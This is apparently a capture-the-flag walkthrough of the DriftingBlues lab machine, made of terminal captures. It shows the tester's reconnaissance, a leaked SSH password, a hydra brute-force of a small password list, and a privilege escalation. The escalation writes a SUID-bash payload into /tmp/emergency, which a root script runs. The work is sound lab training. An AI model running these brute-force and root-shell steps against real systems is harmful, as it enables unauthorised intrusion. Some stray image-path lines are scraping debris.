```
❯ cat target -l python -p
# Nmap 7.95 scan initiated Mon Jun 16 11:02:22 2025 as: /usr/lib/nmap/nmap --privil
Nmap scan report for 10.0.2.99
Host is up (0.00016s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ca:e6:d1:1f:27:f2:62:98:ef:bf:e4:38:b5:f1:67:77 (RSA)
|   256 a8:58:99:99:f6:81:c4:c2:b4:da:44:da:9b:f3:b8:9b (ECDSA)
|_  256 39:5b:55:2a:79:ed:c3:bf:f5:16:fd:bd:61:29:2a:b7 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Drifting Blues Tech
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 08:00:27:A5:5F:F2 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
❯ whatweb http://10.0.2.99
http://10.0.2.99 [200 OK] Apache[2.4.18], Bootstrap, Country[RESERVED][ZZ], Email[eric@driftingblues.box,sheryl@driftingblues.box], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.0.2.99], JQuery, Script, Title[Drifting Blues Tech], X-UA-Compatible[ie=edge]
```

view-source:http://10.0.2.99

Firefox Default | GTFOBins | PayloadsAllTheThings | Nessus

```
                <p class="tm-section-2-text">
                  We offer an unique entry point of all data acr

Our smart automated data on-boarding and storage workflow takes

Drifting Blues Tech's Automated Data Handling is a “Plug and Pl
Please contact eric@driftingblues.box for more info.
                </p>
              </div>
            </div>
          </div>
        </div>
        <!-- row -->

        <!-- Call to Action -->
        <section class="row" id="tmCallToAction">
          <div class="col-12 tm-page-cols-container tm-call-to-ac
            <div class="tm-page-col-right">
              <div class="tm-call-to-action-box">
                <i class="fas fa-3x fa-rss-square tm-call-to-acti
                <div class="tm-call-to-action-text">
                  <h3 class="tm-call-to-action-title">
                    Subscribe for latest news
                  </h3>
                  <form action="#" method="GET" class="tm-call-to
                    <input type="email" name="email" placeholder=
                    <button type="submit" class="btn btn-primary"
                      Subscribe
                    </button>
                  </form>
                  <!-- L25vdGVmb3JraW5nZmlzaC50eHQ= -->
```

```
❯ echo 'L25vdGVmb3JraW5nZmlzaC50eHQ=' | base64 -d; echo
/noteforkingfish.txt
```

10.0.2.99/noteforkingfish.txt

Firefox Default | GTFOBins | PayloadsAllTheThings | Nessus | Sonar

```
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook!
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook! Ook. Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook!
Ook. Ook? Ook. Ook. Ook. Ook. Ook! Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook!
Ook! Ook. Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook!
```

https://www.dcode.fr/ook-language

AllTheThings | Nessus | SonarQube | CCNA | OTW | HMVM | DL | VHB | THL | R-M | THM | PS | HTB

Traducir | Desactivar para: inglés

Search for a tool

★ SEARCH A TOOL ON DCODE BY KEYWORDS:

e.g. type 'random'

★ BROWSE THE FULL DCODE TOOLS' LIST

Results

```
Input: ++++++++++[>...---.
Arg:
Output:
```

my man, i know you are new but you should kno

OOK!

Informatics › Programming Language › Ook!

OOK! INTERPRETER

★ OOK! BINARY CODE TO INTERPRET

```
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook.
Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook!
Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook!
Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook.
```

★ ARGUMENT


★ SHOW MEMORY STATE

▶ EXECUTE

See also: Brainfuck

OOK! ENCODER

```
❯ gobuster dir -u http://10.0.2.99 -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,xml,css,md,png,jpg,txt,js,sh -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.99
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,xml,css,md,png,jpg,sh,php,txt,js
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 274]
/index.html           (Status: 200) [Size: 7710]
/img                  (Status: 301) [Size: 304] [--> http://10.0.2.99/img/]
/css                  (Status: 301) [Size: 304] [--> http://10.0.2.99/css/]
/js                   (Status: 301) [Size: 303] [--> http://10.0.2.99/js/]
/secret.html          (Status: 200) [Size: 25]
/.html                (Status: 403) [Size: 274]
/server-status        (Status: 403) [Size: 274]
Progress: 2426149 / 2426160 (100.00%)
===============================================================
Finished
```




dig.. deeper.. maybe you

```
❯ cat creds -p
my man, i know you are new but you should know how to use host file to reach our secret location. -eric
Email[eric@driftingblues.box,sheryl@driftingblues.box]
```

```
❯ sudo nano /etc/hosts
[sudo] contraseña para kali:
❯ cat /etc/hosts
       File: /etc/hosts
   1   127.0.0.1   localhost
   2   127.0.1.1   kali
   3   ::1     localhost ip6-localhost ip6-loopback
   4   ff02::1     ip6-allnodes
   5   ff02::2     ip6-allrouters
   6
   7   10.0.2.99   driftingblues.box
```

```
❯ gobuster vhost -u http://driftingblues.box -w /usr/share/SecLists/Discovery/DNS/subdomains-top1million-110000.txt -t 100 --append-domain
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://driftingblues.box
[+] Method:          GET
[+] Threads:         100
[+] Wordlist:        /usr/share/SecLists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
[+] Append Domain:   true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: test.driftingblues.box Status: 200 [Size: 24]
Progress: 114441 / 114442 (100.00%)
===============================================================
Finished
===============================================================
```

```
❯ sudo nano /etc/hosts
❯ cat /etc/hosts
       File: /etc/hosts
   1   127.0.0.1   localhost
   2   127.0.1.1   kali
   3   ::1     localhost ip6-localhost ip6-loopback
   4   ff02::1     ip6-allnodes
   5   ff02::2     ip6-allrouters
   6
   7   10.0.2.99   driftingblues.box test.driftingblues.box
```



work in progress -eric

```
❯ gobuster dir -u http://test.driftingblues.box -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,xml,css,md,png,jpg,txt,js,sh -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://test.driftingblues.box
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,js,php,xml,css,png,sh,html,md,jpg
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 24]
/.html                (Status: 403) [Size: 287]
/robots.txt           (Status: 200) [Size: 125]
/.html                (Status: 403) [Size: 287]
/server-status        (Status: 403) [Size: 287]
Progress: 2426149 / 2426160 (100.00%)
===============================================================
Finished
```

test.driftingblues.box/robots.txt

Firefox Default | GTFOBins | PayloadsAllTheThings | Nessus | SonarQ

```
User-agent: *
Disallow: /ssh_cred.txt
Allow: /never
Allow: /never/gonna
Allow: /never/gonna/give
Allow: /never/gonna/give/up
```

test.driftingblues.box/ssh_cred.txt

Firefox Default | GTFOBins | PayloadsAllTheThings | Nessus | SonarQu

```
we can use ssh password in case of emergency. it was "1mw4ckyyucky".

sheryl once told me that she added a number to the end of the password.

-db
```

```
❯ nano ssh.txt
❯ cat ssh.txt
```

	File: ssh.txt
1	1mw4ckyyucky1
2	1mw4ckyyucky2
3	1mw4ckyyucky3
4	1mw4ckyyucky4
5	1mw4ckyyucky5
6	1mw4ckyyucky6
7	1mw4ckyyucky7
8	1mw4ckyyucky8
9	1mw4ckyyucky9
10	1mw4ckyyucky0


```
❯ hydra -l sheryl -P ssh.txt ssh://10.0.2.99
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do
aws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 202
[WARNING] Many SSH configurations limit the number of parallel tas
[DATA] max 10 tasks per 1 server, overall 10 tasks, 10 login tries
[DATA] attacking ssh://10.0.2.99:22/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 202
❯ hydra -l eric -P ssh.txt ssh://10.0.2.99
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do
aws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 202
[WARNING] Many SSH configurations limit the number of parallel tas
[DATA] max 10 tasks per 1 server, overall 10 tasks, 10 login tries
[DATA] attacking ssh://10.0.2.99:22/
[22][ssh] host: 10.0.2.99   login: eric   password: 1mw4ckyyucky6
```

```
eric@driftingblues:~$ cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/bash
db:x:1000:1000:db,,,:/home/db:/bin/bash
eric:x:1001:1001:eric,,,:/home/eric:/bin/bash
```

```
eric@driftingblues:~$ cat user.txt
flag 1/2
```



```
eric@driftingblues:/var/backups$ ls -la
total 2820
drwxr-xr-x  2 root root      4096 Haz 16 12:05 .
drwxr-xr-x 15 root root      4096 Ara 10  2020 ..
-rw-r--r--  1 root root     71680 Haz 16 12:05 alternatives.tar.0
-rw-r--r--  1 root root      3735 Ara 10  2020 alternatives.tar.1.gz
-rw-r--r--  1 root root      3642 Ara 11  2020 apt.extended_states.0
-rw-r--r--  1 root root       499 Ara 10  2020 apt.extended_states.1.gz
-r--r--r-x  1 root root       123 Ara 11  2020 backup.sh
-rw-r--r--  1 root root        11 Ara 10  2020 dpkg.arch.0
-rw-r--r--  1 root root        43 Ara 10  2020 dpkg.arch.1.gz
-rw-r--r--  1 root root        43 Ara 10  2020 dpkg.arch.2.gz
-rw-r--r--  1 root root      1044 Ara 10  2020 dpkg.diversions.0
-rw-r--r--  1 root root       345 Ara 10  2020 dpkg.diversions.1.gz
-rw-r--r--  1 root root       345 Ara 10  2020 dpkg.diversions.2.gz
-rw-r--r--  1 root root       228 Ağu  7  2020 dpkg.statoverride.0
-rw-r--r--  1 root root       179 Ağu  7  2020 dpkg.statoverride.1.gz
-rw-r--r--  1 root root       179 Ağu  7  2020 dpkg.statoverride.2.gz
-rw-r--r--  1 root root   1772342 Ara 11  2020 dpkg.status.0
-rw-r--r--  1 root root    482529 Ara 10  2020 dpkg.status.1.gz
-rw-r--r--  1 root root    475194 Ara 10  2020 dpkg.status.2.gz
-rw-------  1 root root       972 Ara 10  2020 group.bak
-rw-------  1 root shadow     808 Ara 10  2020 gshadow.bak
-rw-------  1 root root      2327 Ara 11  2020 passwd.bak
-rw-------  1 root shadow    1489 Ara 11  2020 shadow.bak
eric@driftingblues:/var/backups$ cat backup.sh
#!/bin/bash

/usr/bin/zip -r -0 /tmp/backup.zip /var/www/
/bin/chmod

#having a backdoor would be nice
sudo /tmp/emergency
```

```
eric@driftingblues:~$ ls -la /tmp/emergency
ls: cannot access '/tmp/emergency': No such file or directory
```

```
eric@driftingblues:~$ cd /tmp/
eric@driftingblues:/tmp$ ls -la
total 3912
drwxrwxrwt  8 root root    4096 Haz 16 13:19 .
drwxr-xr-x 24 root root    4096 Ara 11  2020 ..
-rw-r--r--  1 root root 3972902 Haz 16 13:19 backup.zip
drwxrwxrwt  2 root root    4096 Haz 16 12:00 .font-unix
drwxrwxrwt  2 root root    4096 Haz 16 12:00 .ICE-unix
drwx------  3 root root    4096 Haz 16 12:00 systemd-pri
drwxrwxrwt  2 root root    4096 Haz 16 12:00 .Test-unix
drwxrwxrwt  2 root root    4096 Haz 16 12:00 .X11-unix
drwxrwxrwt  2 root root    4096 Haz 16 12:00 .XIM-unix
```

```
eric@driftingblues:/tmp$ echo 'cp /bin/bash /tmp/root;chmod +s /tmp/root' > /tmp/emergency
```

```
eric@driftingblues:/tmp$ chmod +x emergency
eric@driftingblues:/tmp$ ls -la
total 3916
drwxrwxrwt  8 root root    4096 Haz 16 13:23 .
drwxr-xr-x 24 root root    4096 Ara 11  2020 ..
-rw-r--r--  1 root root 3972902 Haz 16 13:23 backup.zip
-rwxrwxr-x  1 eric eric      42 Haz 16 13:22 emergency
```

```
eric@driftingblues:/tmp$ ls
backup.zip  emergency  root
```


eric@driftingblues:/tmp$ ./root -p
root-4.3# id
uid=1001(eric) gid=1001(eric) euid=0(root) egid=0(root) groups=0(root),1001(eric)
root-4.3# cat /root/root.txt
flag 2/2
congratulations!
thank you for playing